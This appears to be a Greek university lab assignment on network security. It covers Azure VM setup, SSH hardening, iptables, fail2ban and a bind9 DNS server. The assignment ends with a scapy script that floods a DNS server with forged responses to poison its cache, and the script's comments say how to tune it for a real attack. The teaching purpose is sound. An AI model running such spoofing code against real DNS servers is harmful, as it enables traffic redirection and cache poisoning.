



Εργαστήριο Δικτύων Τμήμα Μηχανικών Η/Υ & Πληροφορικής Πανεπιστήμιο Πατρών

Ερωτήσεις κατανόησης και Εργασία για το μάθημα: Σύγχρονες Εφαρμογές Ασφάλειας Δικτύων.

- Θα πρέπει να δηλώσετε στο eclass (κατάλογος Ασκήσεις) την IP διεύθυνση της εικονικής σας μηχανής και να ανεβάσετε το πιστοποιητικό που δημιουργήσατε για την πρόσβαση στο VM.
- Το όνομα του αρχείου του πιστοποιητικού πρέπει να είναι ο αριθμός μητρώου σας πχ **1074545.pem**

Δείτε την καταληκτική ημερομηνία στις ασκήσεις.

1) Υλοποίηση εικονικής μηχανής στο περιβάλλον azure: [Azure for Students – Free Account Credit](#)

Εισερχόμαστε με τα credentials του Πανεπιστημίου Πατρών. Παρέχονται 100USD δωρεάν χρήσης με χρέωση 0,020 ανά ώρα. Ακολουθήστε τα βήματα για την υλοποίηση ενός Debian VM όπως στις παρακάτω εικόνες.

Home > Education | Overview

Get started Overview

Overview

- > Learning resources
- > Need help?

Student offer details

- Available credits
€93 out of €93
- Days until credit expires
365
Expires on 11/09/2025
- November costs
€0.00

View cost details

Popular solutions

- Deploy a Docker container
Create simple containers to host apps,
- Create your first Node.js app
Build and deploy web, mobile and API-based
- Create and train a Machine Learning model
Train, deploy, automate, manage, and track
- Build and deploy your first website
Automatically publish to web as your code

Explore all

Free Services

- Azure Virtual Machines – Windows
Use 750 hours of access to B1s virtual
- Azure Blob Storage
Get 5 GB of locally redundant storage (LRS)
- Computer Vision
Receive 5000 AI transactions to process visual
- Azure App Service
Quickly create up to 10 powerful apps with 1

Explore all

Free services

Services that include monthly free amounts for 12 months

For 12 months after signup, new customers can use up to the specified monthly free amount of each of these services without getting charged. Service usage is billed at the pay-as-you-go rate after you reach the monthly limit. To learn more, see the Azure free account FAQ

Service	Free Amount	Details
Windows Virtual Machine	750 hours	each of B1s and B2ats v2 (AMD-based) burstable VMs. Create Windows virtual machines (VMs) in seconds to meet your workload and budget needs. Learn more
Linux Virtual Machine	750 hours	each of B1s and B2ats v2 (AMD-based) burstable VMs. Create Linux virtual machines (VMs) in seconds to meet your workload and budget needs. Learn more
Azure Managed Disks	64 GB x 2	(P6) solid state drives SSD storage, plus 1 GB snapshot and 2 million I/O operations. Get high performance, durable block storage for Azure Virtual Machines with simplified management. Learn more
Azure Blob Storage	5 GB	locally redundant storage (LRS) hot block with 20,000 read and 10,000 write operations. Use massively-scalable object storage for any type of unstructured data. Learn more
Azure Files	100GB	of LRS transaction optimized, hot, and cool files. 2 million read, list, and other file operations. Migrate to simple, distributed, cross-platform file storage without changing code. Learn more
Key Vault	10,000 transactions	RSA 2048-bit keys or secret operations, Standard tier. Safeguard and maintain control of keys and other secrets. Learn more
Azure Media Services Encoder...		
Azure Database for MySQL		
Azure Database for PostgreSQL		
Azure Cosmos DB		
Bandwidth (Data Transfer)		
AI Vision		



Εργαστήριο Δικτύων Τμήμα Μηχανικών Η/Υ & Πληροφορικής Πανεπιστήμιο Πατρών

Create a virtual machine ...

Basics Tags Review + create

Create a virtual machine that runs Linux or Windows. Select an image from Azure marketplace or use your own customized image. Complete the Basics tab then Review + create to provision a virtual machine with default parameters or review each tab for full customization. [Learn more](#)

i This subscription may not be eligible to deploy VMs of certain sizes in certain regions.

Project details

Select the subscription to manage deployed resources and costs. Use resource groups like folders to organize and manage all your resources.

Subscription * ⓘ

Azure for Students

Resource group * ⓘ

(New) Resource group

[Create new](#)

Instance details

Virtual machine name * ⓘ

Region * ⓘ

(Europe) Germany West Central

Image * ⓘ

Debian 11 "Bullseye" - x64 Gen2

i You will not be charged for up to 750 hours of usage for B1s or B2ats VMs per month. [Learn more](#)

Size * ⓘ

Standard_B1s - 1 vcpu, 1 GiB memory (\$8.76/month) (free services eligible)



Εργαστήριο Δικτύων

Τμήμα Μηχανικών Η/Υ & Πληροφορικής Πανεπιστήμιο Πατρών

Administrator account

Authentication type ⓘ

- ☒ SSH public key
☐ Password

i Azure now automatically generates an SSH key pair for you and allows you to store it for future use. It is a fast, simple, and secure way to connect to your virtual machine.

Username * ⓘ

eclass_username ✓

SSH public key source

Generate new key pair ▾

SSH Key Type

- ☒ RSA SSH Format
☐ Ed25519 SSH Format

i Ed25519 provides a fixed security level of no more than 128 bits for 256-bit key, while RSA could offer better security with keys longer than 2072 bits.

Key pair name *

Name the SSH public key

Inbound port rules

Select which virtual machine network ports are accessible from the public internet. You can specify more limited or granular network access on the Networking tab.

Public inbound ports * ⓘ

- ☐ None
☒ Allow selected ports

Select inbound ports *

SSH (22) ▾

i All traffic from the internet will be blocked by default. You will be able to change inbound port rules in the VM > Networking page.

Στην συνέχεια κάνετε download το πιστοποιητικό.

Από το dashboard βλέπετε τις υπηρεσίες που έχετε “αγοράσει”

^ Essentials

Resource group (move) : CEID

Status : Stopped

Location : Germany West Central

Subscription (move) : Azure for Students

Subscription ID : 7316ff25-707f-4d61-9ec3-5a2dc1400a08

Operating system : Linux

Size : Standard B1s (1 vcpu, 1 GiB memory)

Public IP address : 9.141.40.245

Virtual network/subnet : kyrgi-vnet/default

DNS name : Not configured

Health state : -

Time created : 11/9/2024, 9:44 AM UTC



Εργαστήριο Δικτύων

Τμήμα Μηχανικών Η/Υ & Πληροφορικής Πανεπιστήμιο Πατρών

Properties Monitoring Capabilities (7) Recommendations (1) Tutorials

Virtual machine

Computer name	kyrgi
Operating system	Linux
VM generation	V2
VM architecture	x64
Agent status	Not Ready
Agent version	Unknown
Hibernation	Disabled
Host group	-
Host	-
Proximity placement group	-
Colocation status	N/A
Capacity reservation group	-
Disk controller type	SCSI

Azure Spot

Azure Spot	-
------------	---

Networking

Public IP address	9.141.40.245 (Network interface kyrgi906)
Public IP address (IPv6)	-
Private IP address	10.1.1.4
Private IP address (IPv6)	-
Virtual network/subnet	kyrgi-vnet/default
DNS name	Configure

Size

Size	Standard B1s
vCPUs	1
RAM	1 GiB

Source image details

Source image publisher	debian
Source image offer	debian-11
Source image plan	11-gen2

Θα πρέπει σίγουρα να έχετε μια public IP. Ρυθμίστε να κάνει shutdown αυτόματα ή να το κάνετε μόνοι για να μην χάνετε τα credits. Επιλέγοντας Subscriptions:

Azure services



Create a resource



Subscriptions



Resource groups



Virtual machines



Quickstart Center



Azure AI services



Kubernetes services



App Services



Storage accounts



More services

ελέγχετε το κόστος:



Azure for Students

Subscription



Search



Upgrade



Cancel subscription



Rename



Change directory



Feedback

Overview

Activity log

Access control (IAM)

Tags

Diagnose and solve problems

Security

Events

Cost Management

Billing

Billing profile invoices

Settings

Help

Essentials

Subscription ID : 7316ff25-707f-4d61-9ec3-5a2dc1400a08

Subscription

Directory : University of Patras (upatrasgr.onmicrosoft.com)

My role


Status : Active

Plan

Parent management group : 5a52ab58-42d0-4bb4-b3fc-713dd6822d20

Secure Sc

Spending rate and forecast



Current cost
€0.00

View details

Costs by resource



View details



Εργαστήριο Δικτύων

Τμήμα Μηχανικών Η/Υ & Πληροφορικής Πανεπιστήμιο Πατρών

- Για την σύνδεση στην εικονική μας μηχανή, αυτή θα γίνει με χρήση ασφαλούς σύνδεσης ssh. Αν διαθέτετε υπολογιστή που τρέχει Ubuntu ή Debian ή κάποια συγγενή έκδοση Linux ακολουθείτε τα παρακάτω βήματα. Αν δεν διαθέτετε υπολογιστή με Linux χρησιμοποιήστε την εικονική μηχανή που δημιουργήσατε στην πρώτη άσκηση. Φροντίστε η εικονική μηχανή να έχει bridged τύπου network connection.
- Μεταφέρετε το αρχείο με το πιστοποιητικό πχ 1074545.pem που κατεβάσατε κατά την δημιουργία στον φάκελο: /home/[user_name]/.ssh όπου [user_name] το όνομα του χρήστη σας.
- Στην συνέχεια αλλάξτε δικαιώματα **chmod 000 id_rsa** (αυτό γίνεται για λόγους ασφάλειας, για να μην είναι προσπελάσιμο το αρχείο από άλλους χρήστες ή άλλες εφαρμογές).
- Τρέξτε την εντολή `ssh -i <μονοπάτι προς id_rsa αρχείο> username@IP_address`. Όπου IP_address είναι η IP διεύθυνση της εικονικής σας μηχανή και debian, ο default χρήστης που έχει δημιουργηθεί. ΔΕΝ ΘΑ ΣΑΣ ΖΗΤΗΘΕΙ PASSWORD.
- Είστε πλέον συνδεδεμένοι στην εικονική μηχανή με το SSH πρωτόκολλο!

Ερ #1: Βασικές Ρυθμίσεις ασφάλειας και πρόσβασης.

- Βάλτε άμεσα passwd στον root χρήστη. Αναζητήστε στην βιβλιογραφία πως γίνεται αυτό!!
- Προσθέστε passwd στον χρήστη με το username σας.
- Ρυθμίστε την πρόσβαση ssh να επιτρέπεται η χρήση με passwd και πιστοποιητικό.

Ερ #2: Παραμετροποίηση iptables

Προσθέστε τους παρακάτω κανόνες στο firewall:

- Αποδοχή όλης της εισερχόμενης κίνησης σε κατάσταση: RELATED, ESTABLISHED
- Αποδοχή σύνδεσης ssh μόνο από IP του πανεπιστημίου Πατρών.
- Αποδοχή σύνδεσης μόνο για UDP πακέτα μόνο στην θύρα 53 από όλα τα IP.
- Αποδοχή σύνδεσης μόνο για TCP πακέτα μόνο στην θύρα 443 από όλα τα IP.
- Αποδοχή όλης της κίνησης που προέρχεται από το localhost.
- Πολιτική, για την αλυσίδα INPUT, FORWARD DROP
- Πολιτική για την αλυσίδα OUTPUT ACCEPT.
- Ρυθμίστε τα iptables να παραμένουν μετά από επανεκκίνηση του VM.
- Πως και με ποια εργαλεία/εντολές μπορείτε να δοκιμάσετε ότι θύρα 53 είναι ανοικτή για UDP πακέτα?
- Πως και με ποια εργαλεία/εντολές μπορείτε να δοκιμάσετε ότι θύρα 443 είναι ανοικτή για TCP πακέτα?
- Πως και με ποια εργαλεία/εντολές μπορείτε να δοκιμάσετε ότι η θύρα 2 έχει τις παραπάνω ρυθμίσεις?
- Πως θα δείτε κάθε φορά τι πακέτα φτάνουν στην εικονική σας μηχανή?

Ερ #3: Παραμετροποίηση fail2ban

- Εγκαταστήστε το πακέτο fail2ban για προστασία από κακόβουλες επιθέσεις στην θύρα 22. Με την εγκατάσταση του πακέτου, ενεργοποιείτε αυτόματα το jail για προστασία από ssh επιθέσεις. Επιβεβαιώστε ότι το fail2ban είναι ενεργό και δοκιμάστε εάν το ssh jail είναι επίσης ενεργό.
- Ρυθμίστε να ενεργοποιείτε το fail2ban για 5 αποτυχημένες (passwd) ssh σύνδεσης και αποκλεισμό 10 λεπτών (όχι παραπάνω για ξανά διορθώνεται η εργασία μετά από 10 λεπτά).
- Φτιάξτε ένα καινούριο φίλτρο και regex που να ελέγχει το πιστοποιητικό που συνδέεται ο χρήστης και ομοίως να ενεργοποιείτε το fail2ban για 5 αποτυχημένες προσπάθειες και αποκλεισμό 10 λεπτών.



Εργαστήριο Δικτύων

Τμήμα Μηχανικών Η/Υ & Πληροφορικής Πανεπιστήμιο Πατρών

Πλέον η εικονική σας μηχανή έχει την βασική αλλά επαρκή ασφάλεια από κακόβουλες επιθέσεις.

Ερ. #4 Υλοποίηση DNS εξυπηρετητή

Στο πλαίσιο της εργασίας θα εγκατασταθεί το λογισμικό bind9 που αποτελείτε λογισμικό ανοικτού κώδικα που υλοποιεί την DNS υπηρεσία. Αναλυτικές οδηγίες μπορείτε να βρείτε [εδώ](#). Στην εικονική σας μηχανή στο okeanos εκτελέστε:

```
sudo apt install bind9 bind9utils
```

Τα κύρια αρχεία διαμόρφωσης είναι τα named.conf, named.conf.default-zones, named.conf.local, και name.conf.options που βρίσκονται στον κατάλογο /etc/cbind

➤ Τροποποιήστε τις συνδέσεις δικτύου, στον προσωπικό σας υπολογιστή και δοκιμάστε εάν ο DNS server σας δουλεύει. Ενεργοποιήστε τις καταγραφές των queries στον DNS server και δείτε εάν τα domains που πληκτρολογείτε στον browser στον προσωπικό σας υπολογιστή καταγράφονται. Καταγράφεται η IP διεύθυνση του προσωπικού σας υπολογιστή που κάνετε? Τι άλλο καταγράφεται?

- Βεβαιωθείτε ότι δουλεύει ο DNS server και ότι αυτόν χρησιμοποιείτε (<https://www.dnsleaktest.com/>).
- Δώστε δείγμα (printscreen) του αρχείου των queries του υπολογιστή σας.

➤ Δημιουργήστε το αρχείο name.conf.options. Ο διακομιστής DNS πρέπει να διαβάσει το αρχείο /etc/bind/named.conf για να ξεκινήσει το αρχείο διαμόρφωσης.

Αυτό το αρχείο διαμόρφωσης περιλαμβάνει συνήθως ένα αρχείο επιλογών που ονομάζεται /etc/bind/named.conf.options.

Προσθέστε το ακόλουθο περιεχόμενο στο αρχείο επιλογών:

```
options {  
    dump-file "/var/cache/bind/dump.db";  
};
```

Ας υποθέσουμε ότι διαθέτουμε το domain: example.com, που σημαίνει ότι είμαστε υπεύθυνοι για την παροχή της οριστικής απάντησης σχετικά με το IP του domain example.com. Επομένως, πρέπει να δημιουργήσουμε μια ζώνη στο διακομιστή DNS προσθέτοντας τα ακόλουθα περιεχόμενα στο /etc/bind/named.conf. Πρέπει να σημειωθεί ότι το example.com προορίζεται για χρήση στην εργασία αυτή, δεν ανήκει σε κανέναν και έτσι είναι ασφαλές για χρήση.

```
zone "example.com" {  
    type master;  
    file "/var/cache/bind/example.com.db";  
};  
zone "0.168.192.in-addr.arpa" {  
    type master;  
    file "/var/cache/bind/192.168.0";  
};
```

Ρυθμίστε το example.com να δείχνει στο 150.140.139.251. Θα χρειαστεί να επανα-εκκινήσετε την bind υπηρεσία (*sudo service bind9 restart*).



Εργαστήριο Δικτύων

Τμήμα Μηχανικών Η/Υ & Πληροφορικής Πανεπιστήμιο Πατρών

Το όνομα αρχείου μετά τη λέξη *file* στις παραπάνω ζώνες ονομάζεται αρχείο ζώνης. Η πραγματική IP της ανάλυση DNS τοποθετείται στο αρχείο ζώνης. Στον κατάλογο `/var/cache/bind/bind`, συνθέστε το αρχείο ζώνης `example.com.db` το οποίο θα βρείτε στο `eclass`).

Από τον προσωπικό σας υπολογιστή εκτελέστε την εντολή και δώστε την έξοδο: `dig www.example.com`

Επιπλέον από τον browser του προσωπικού σας υπολογιστή δείτε που σας κατευθύνει το `example.com`.

➤ Αναλύστε, ανατρέχοντας και στη βιβλιογραφία βρείτε τι ρυθμίζουν (και ρυθμίστε καταλλήλως) οι παρακάτω επιλογές (αρχείο: `name.conf.options`)

- `acl "allowed"`
- `recursion yes/no;`
- `allow-recursion { localhost; allowed; };`
- `listen-on port #port number {ips; ; ;};`
- `allow-query { localhost; allowed; };`
- `allow-transfer { none; };`
- `forwarders { };`
- `listen-on-v6 { any; };`

➤ Εισάγετε την επιλογή `logging`, ώστε να καταγράφονται τα queries των χρηστών. Δείτε και δείξτε το αρχείο καταγραφών.

➤ Σε όλες τις περιπτώσεις να πραγματοποιήσετε `tcpdump` για την παρακολούθηση των συνδέσεων `ssh` στην εικονική σας μηχανή.

➤ Στην συνέχεια να τροποποιήσετε το αρχείο `hosts` του συστήματος έτσι ώστε όταν κάνετε ανατρέχετε στην ιστοσελίδα `www.example.com` να γίνεστε `redirect` σε άλλες τυχαίες (λαναρισμένες) IP διευθύνσεις που ορίζετε εσείς στο αρχείο των `hosts` (`/etc/hosts`) και όχι στην οριζόμενη από τον DNS server σας. Σκοπός να ελέγξετε ότι αλλάζοντας με κακόβουλο τρόπο το αρχείο `host`, ο DNS σας δεν χρησιμοποιείτε και κατευθύνεστε σε άλλο IP. Επαναφέρατε το αρχείο `host` ή σβήστε το και τελείως.

➤ Να τροποποιήσετε τον παρακάτω κώδικά `python` ώστε να στέλνετε εσφαλμένα στοιχεία στην εικονική μηχανή που τρέχει το DNS server. Παρατηρήστε την έξοδο του `tcpdump` καθώς τρέχει ο κώδικας. Ποιος είναι ο λόγος που απορρίπτονται τα εσφαλμένα μηνύματα;

```
#!/usr/bin/python
## dns_fake_response.py
## Avi Kak
## Shows you how you can put on the wire UDP packets that could
## potentially be a response to a DNS query emanating from a client name
## resolver or a DNS caching nameserver. This script repeatedly sends out
## UDP packets, each packet with a different DNS transaction ID. The DNS Address
## Record (meaning a Resource Record of type A) contained in the data payload
## of every UDP packet is the same --- the fake IP address for a hostname.
## Call syntax:
##
## sudo ./dns_fake_response.py
```

```
from scapy.all import *
import time
```




Εργαστήριο Δικτύων

Τμήμα Μηχανικών Η/Υ & Πληροφορικής Πανεπιστήμιο Πατρών

```
sourceIP = '10.0.0.3'           # IP address of the attacking host #(A)
destIP = '10.0.0.8'            # IP address of the victim dns server #(B)
# (If victim dns server is in your LAN, this
# must be a valid IP in your LAN since otherwise
# ARP would not be able to get a valid MAC
# address and the UDP datagram would have
# nowhere to go)
destPort = 53                  # commonly used port by DNS servers #(C)
sourcePort = 5353              #(D)
# Transaction IDs to use:
spoofing_set = [34000,34001]    # Make it to be a large and appropriate #(E)
# range for a real attack
victim_host_name = "moonshine.ecn.purdue.edu"  #(F)
# The name of the host whose IP
# address you want to corrupt with a
# rogue IP address in the cache of
# the targeted DNS server (in line (B))
rogueIP= '10.0.0.26'           # See the comment above #(G)
udp_packets = []               # This will be the collection of DNS response packets #(H)
# with each packet using a different transaction ID
for dns_trans_id in spoofing_set:  #(I)
    udp_packet = ( IP(src=sourceIP, dst=destIP )
    /UDP(sport=sourcePort, dport=destPort)
    /DNS( id=dns_trans_id, rd=0, qr=1, ra=0, z=0, rcode=0,
    qdcount=0, ancount=0, nscount=0, arcount=0,
    qd=DNSRR(rrname=victim_host_name, rdata=rogueIP,
    type="A",rclass="IN")) ) #(J)
    udp_packets.append(udp_packet)  #(K)
interval = 1                   # for the number of seconds between successive #(L)
# transmissions of the UDP response packets.
# Make it 0.001 for a real attack. The value of 1
# is good for debugging.
repeats = 2                    # Give it a large value for a real attack #(M)
attempt = 0                    #(N)
while attempt < repeats:
    for udp_packet in udp_packets:  #(O)
        sr(udp_packet)            #(P)
        time.sleep(interval)      #(Q)
    attempt += 1
```